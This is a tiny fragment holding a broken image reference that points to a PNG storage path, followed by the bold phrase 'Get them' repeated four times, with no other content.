
**Get them**



**Get them**



**Get them**



**Get them**